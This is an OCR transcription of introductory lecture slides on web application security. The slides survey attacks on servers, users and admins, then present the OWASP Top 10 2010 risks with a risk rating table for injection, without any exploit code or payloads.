
- NAT prevents most direct attacks

Instead users face many **indirect attacks**

- Users are commonly attacked by malware hosted on malicious / hacked websites

Attacking the Server(s)

Specifics




Hackers can exploit metacharacter injection flaws, buffer overflow flaws, and etc to hack servers. Common targets are in yellow.

- SQLi
- web server exploits
  - apache, tomcat, etc.
- access control implementation flaws
- weak (admin) passwords

Attacking the Users

Specifics on dynamic content attacks

Users are often attacked by malicious content that executes code on their machine. Usually client-side scripting is exploited, such as: javascript, actionscript, vbscript, html5....



Dynamic content is everywhere today

- Feeds pulled from other websites
- embedded remote resources (youtube, jpgs, pngs, etc...)
- advertisements
  - sometimes with javascript!
- viral videos
- sign in with twitter, facebook, gmail, etc...
- and more!

Attacking the Users

Specifics on other common dynamic co
attacks

FIREWALL + NAT

Internet

FIREWALL

Web Server

AJAX

Web Service

Database

Authentication Service

Access Control

APPLETS

Silverlight


AND MORE

Web Browsers, browser plugins, and media viewer plugins are all subject to exploitable vulnerabilities (buffer overflows, integer overflows, etc...)

Malicious content can be uploaded onto sites by hackers to attack these browser vulnerabilities

Attacking the Admins

Admins are users too!



Attackers can target users to hopefully compromise an administrator account on the webserver. (to gain more access)

Usually these types of attacks are limited to cookie stealing / session hijacking

- forum admin
- CMS admin
  - wordpress
  - drupal

The formal approach

All kinds of messy flaws, means organization is needed


- OWASP
  - https://www.owasp.org/index.php/Main_Page
  - wiki for web security
- Flaws are categorized & ranked
  - OWASP Top 10
- Tons of pages on how to defend against attacks
  - SQLi
  - LDAP injection
  - XSS
  - CSRF

OWASP Top 10 – 2007 (Previous)	OWASP Top 10 – 2010 (New)
A2 – Injection Flaws	A1 – Injection
A1 – Cross Site Scripting (XSS)	A2 – Cross Site Scripting (XSS)
A7 – Broken Authentication and Session Management	A3 – Broken Authentication and Session Management
A4 – Insecure Direct Object Reference	A4 – Insecure Direct Object References
A5 – Cross Site Request Forgery (CSRF)	A5 – Cross Site Request Forgery (CSRF)
<was T10 2004 A10 – Insecure Configuration Management>	A6 – Security Misconfiguration (NEW)
A10 – Failure to Restrict URL Access	A7 – Failure to Restrict URL Access
<not in T10 2007>	A8 – Unvalidated Redirects and Forwards (NEW)
A8 – Insecure Cryptographic Storage	A9 – Insecure Cryptographic Storage
A9 – Insecure Communications	A10 - Insufficient Transport Layer Protection
A3 – Malicious File Execution	<dropped from T10 2010>
A6 – Information Leakage and Improper Error Handling	<dropped from T10 2010>

A Formal Approach to Vulnerability Assessment (OWASP top 10)

What Are Application Security Risks?

Attackers can potentially use many different paths through your application to do harm to your business or organization. Each of these paths represents a risk that may, or may not, be serious enough to warrant attention.



Sometimes, these paths are trivial to find and exploit and sometimes they are extremely difficult. Similarly, the harm that is caused may range from nothing, all the way through putting you out of business. To determine the risk to your organization, you can evaluate the likelihood associated with each threat agent, attack vector, and security weakness and combine it with an estimate of the technical and business impact to your organization. Together, these factors determine the overall risk.

T10 OWASP Top 10 Application Security Risks – 2010

A1 – Injection	•Injection flaws, such as SQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.
A2 – Cross-Site Scripting (XSS)	•XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation and escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A3 – Broken Authentication and Session Management	•Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities.
A4 – Insecure Direct Object References	•A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
A5 – Cross-Site Request Forgery (CSRF)	•A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
A6 – Security Misconfiguration	•Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults. This includes keeping all software up to date, including all code libraries used by the application.

Injection Flaws


- Mixing code and data in same context as input to a web application
- Hostile input parsed by interpreter
  - nothing new for us

SQL Injection (SQLi) Formal Assessment

A1 Injection

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
_____	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	_____
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources.	Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, particularly in legacy code, often found in SQL queries, LDAP queries, XPath queries, OS commands, program arguments, etc. Injection flaws are easy to discover when examining code, but more difficult via testing. Scanners and fuzzers can help attackers find them.		Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.	Consider the business value of the affected data and the platform running the interpreter. All data could be stolen, modified, or deleted. Could your reputation be harmed?

Web Application Architecture Basics




Here's the basic layout...


But tech kitty stoel my megahurtz

Now I need moar processors...

